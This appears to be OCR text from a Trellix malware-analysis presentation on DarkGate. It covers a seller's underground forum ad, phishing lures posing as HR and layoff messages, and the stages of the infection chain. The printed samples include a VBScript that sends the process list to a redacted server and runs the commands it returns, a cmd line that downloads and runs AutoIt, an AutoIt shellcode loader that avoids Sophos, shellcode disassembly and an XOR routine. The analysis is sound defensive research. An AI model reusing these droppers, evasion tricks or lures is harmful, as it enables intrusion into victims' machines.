  sub_426064((int)v105, v5, &v107, a2, a3, a4);
```


1:11 p. m. · 25 ene. 2024 · 4.169 Reproducciones

https://x.com/spamhaus/status/1750491586494873904

Background

❑ To continue with the business, *RastaFarEye* tried to create new monikers in the underground forums according to several forum users who base their claims on how these new users uses the Russian language and the way it creates posts.

❑ Two different monikers seemed to be linked to *RastaFarEye*, *Bordislav* and *authpress*.



FUD Private uBypass Loader // Internal Cryptor // Rootkit // Builder [EXE+DLL+MSI+PDF] // Limited 0/10 slots

Bordislav · 07.02.2024

Bordislav
floppy-диск
Пользователь

Регистрация:	05.02.2024
Сообщения:	1
Реакции:	1

07.02.2024 #1

Цена:	10.000$
Контакты:	[redacted]

EN

Renting FUD uBypass Loader

AV Runtime 0/21
EDR Runtime 4/14 (Checkpoint, Comodo, Crowdstrike, Symantec)
Scantime 0/26


$10K/month = support of 0-2/21 detection, taking only 0/10 slots

Execution chain

From infection to payload execution

Execution chain - Delivery

- DarkGate is usually delivered via a phishing email or a Microsoft Teams message.



Vissa personer i den här chatten befinner sig utanför organisationen. Det är möjligt att de har meddelanderelaterade principer som gäller för chatten. Mer information

Akkaravit Tattamanas (Extern) har lagt till [redacted] konversationen.

Akkaravit Tattamanas (Extern) 13:46

Hi,

Dear colleagues,

I regretfully have to inform you about unplanned changes in the vacation schedule due to unforeseen circumstances. As a result of a force majeure situation that we had to take into account, we have had to cancel the vacations of certain employees.

I understand that such changes might impact your plans, and I apologize for any inconvenience this may cause. If you have any questions or need additional information, please feel free to contact me directly.

Situations of this nature are always difficult to foresee, and your understanding and flexibility in such moments are greatly appreciated. Thank you for your cooperation.

Best regards,


Akkaravit Tattamanas

HR Manager

akkaravit.tattamanas@[redacted]

Changes to the vacation schedule.zip
Extern

Changes to the vacation schedule.zip
https://burapha-my.sharepoint.com/:u:/g/personal/63090101_my_buu_ac_th/EWkB0I3nR4dCjD



From [redacted] <princea@gistocoins.onmicrosoft.com>
To [redacted]
Send Date (UTC) 15/09/2023 18:54:23
Download Original Item

Hi,

ï»¿I hope this message finds you in good health.

I want to personally address some significant changes happening within our company. These decisions have come after thorough consideration and a comprehensive evaluation of our current situation. We understand that these changes may affect all of us, and it's vital that you have all the information you need.

After extensive discussions with our leadership team, we've had to make some tough calls. Unfortunately, not all of these changes will be positive for everyone involved. But it's crucial to understand that our primary goal is to ensure the long-term stability and growth of our organization.

It's with a heavy heart that I must inform you that we will be parting ways with a substantial number of employees. This decision is a response to the current market conditions and our company's strategic priorities. Additionally, some of you will see adjustments in your current roles. Our aim is to utilize our resources and the unique talents of each team member most effectively.

To give you a comprehensive understanding of these upcoming changes, we've diligently prepared the following materials:

Company Transformations â€“ a document detailing the alterations.

Revamped Organizational Structure â€“ a file outlining the new structure of our company.

Fresh Mission and Core Values â€“ a document articulating our revised mission and values.

Employees Affected by Transition â€“ a roster of those, unfortunately, impacted by workforce adjustments.

Furthermore, you can find your updated job descriptions in the document titled Position Guidelines as of September 15th, 2023.

Important!

Information is confidential!

To open the archive use the password: INJLmDOoojnoi28929

We fully recognize that we're facing a period of challenges and uncertainties. However, we firmly believe that these changes are essential for our adaptability and sustained success in the ever-changing market landscape. Your contributions to our organization are invaluable, and we hope for your understanding and unwavering support.

If you have any questions or concerns regarding these changes, please don't hesitate to reach out to your respective supervisors or our HR department. We're dedicated to providing you with all the information and assistance you need.


I want to express my heartfelt gratitude for your unwavering dedication to our company. I am confident that, together, we will overcome any obstacles and ultimately thrive.

Best regards,

[redacted]

Chief Executive Officer


Execution chain - v4




Trellix

Execution chain - v4

- ❏ The **first stage** can be either a VBScript or a MSI (Microsoft Installer) file.



```
bgeqpirlo = "cmd"
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
dim all_process
if bgeqpirlo = "a" then
MsgBox "Libr"
end if
Set colProcesses = objWMIService.ExecQuery("Select * from Win32_Process")
For Each objProcess in colProcesses
  all_process = all_process & objProcess.Name
Next
xtcjzxjr = "Shell.Application"
ezhhpqasfjqk="http://[redacted]/piwxmbbh"
najgkqjmhykrx="WINHTTP.WinHTTPRequest.5.1"
With CreateObject(najgkqjmhykrx)
.Open "post", ezhhpqasfjqk, False
.setRequestHeader "a", all_process
.send
najgkqjmhykrx2 = .responseText
CreateObject(xtcjzxjr).ShellExecute bgeqpirlo, najgkqjmhykrx2 ,"","",0
End With
```



```
"C:\Windows\System32\cmd.exe" /c mkdir c:\inif & cd /d c:\inif &
copy c:\windows\system32\curl.exe inif.exe & inif -H "User-Agent:
curl" -o Autoit3.exe http://[redacted] & inif -o pnpxxa.au3
http://[redacted] /msiinifppzf & Autoit3.exe pnpxxa.au3
```

MSI


CAB

AutoIt3.exe

AutoIt3 script

Execution chain - v4


- The **second stage** is an AutoIt3 script that will be executed via an AutoIt3 interpreter.



```
$SSUGZNUOOE&="0483C7048B3385F675CA8345EC148B45EC8B400C85C075868B45DC8B80A00000000345E88945D48B55D4EB488B4A0483E908"
LOCAL $HLNKGJU
$SSUGZNUOOE&="D1E983C0088BD94B85DB7C2F430FB708C1E90C83F903751D8B4DDC8B75E82B71348B0A034DE8668B386681E7FF0F0FB7FF03"
LOCAL $RKPGAD
$SSUGZNUOOE&="CF013183C0024B75D28B420403C28BD08BC28BC82B4DD48B5DDC3B8BA400000072A68B45DC8B40288945E48B45E80345E4FF"
LOCAL $YAIVFH
$SSUGZNUOOE&="E05F5E5B8BE55DC300"
LOCAL $JQDUUJLY
LOCAL $TPFQPDO
LOCAL $DOIMJ
IF (NOT FILEEXISTS(@PROGRAMFILESDIR))AND (@USERNAME<>"SYSTEM")THEN
LOCAL $OECMYYMYG
EXIT
LOCAL $ZUWM
LOCAL $GKQAS
ELSE
LOCAL $QJSWNYD
$MZRSVIMCSW=BINARYTOSTRING("0x"&$SSUGZNUOOE)
LOCAL $AIVSHSG
$MFCKUCOYGW=DLLSTRUCTCREATE("byte["&BINARYLEN($MZRSVIMCSW)&"]")
LOCAL $IQFKHESS
LOCAL $OLDPROTECT
LOCAL $SPIG
LOCAL $YFBV
IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos"))THEN
LOCAL $GNMNGPZ
EXECUTE("DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($MFCKuCoyGW), "int", BinaryLen($MzrsVimcSw), "dword", 0x40, "dword*", $oldprotect)")
LOCAL $SDGN
ENDIF
LOCAL $YUZBAV
LOCAL $GBKUA
DLLSTRUCTSETDATA($MFCKUCOYGW,1,$MZRSVIMCSW)
LOCAL $QANQUBC
EXECUTE("DllCall("user32.dll", "lresult", "C"&chr(97)&"llWindowProc", "ptr", DllStructGetPtr($MFCKuCoyGW), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)")
LOCAL $AZPMPVF
```

Execution chain - v4


- The **third stage** is a shellcode that contains the next stage.



```
00000014 8B 45 FC                          mov     eax, [ebp-4]
00000017 81 C4 AC F5 FF FF                 add     esp, 0FFFFF5ACh
0000001D 53                                push    ebx
0000001E 56                                push    esi
0000001F 57                                push    edi
00000020 8D 85 AA C5 FF FF                 lea     eax, [ebp-3A56h]
00000026 C6 00 4D                          mov     byte ptr [eax], 4Dh ; 'M'
00000029 C6 40 01 5A                       mov     byte ptr [eax+1], 5Ah ; 'Z'
0000002D
0000002D                   loc_2D:                                     ; DATA XREF: seg000:000194A8↓r
0000002D                                                               ; seg000:000194EF↓r
0000002D C6 40 02 50                       mov     byte ptr [eax+2], 50h ; 'P'
00000031 C6 40 03 00                       mov     byte ptr [eax+3], 0
00000035 C6 40 04 02                       mov     byte ptr [eax+4], 2
00000039 C6 40 05 00                       mov     byte ptr [eax+5], 0
0000003D C6 40 06 00                       mov     byte ptr [eax+6], 0
00000041 C6 40 07 00                       mov     byte ptr [eax+7], 0
00000045 C6 40 08 04                       mov     byte ptr [eax+8], 4
00000049 C6 40 09 00                       mov     byte ptr [eax+9], 0
0000004D C6 40 0A 0F                       mov     byte ptr [eax+0Ah], 0Fh
00000051 C6 40 0B 00                       mov     byte ptr [eax+0Bh], 0
```

Execution chain - v4

- The **fourth stage** is the loader of DarkGate, which will XOR decrypt the payload from the AutoIt3 script.
- The key is also included in the same AutoIt3 script.



Key derivation

```
loc_402E75:
mov     eax, [esp+18h+key]
movzx   eax, byte ptr [eax+ebx-1]
xor     edi, eax
inc     ebx
dec     esi
jnz     short loc_402E75
```

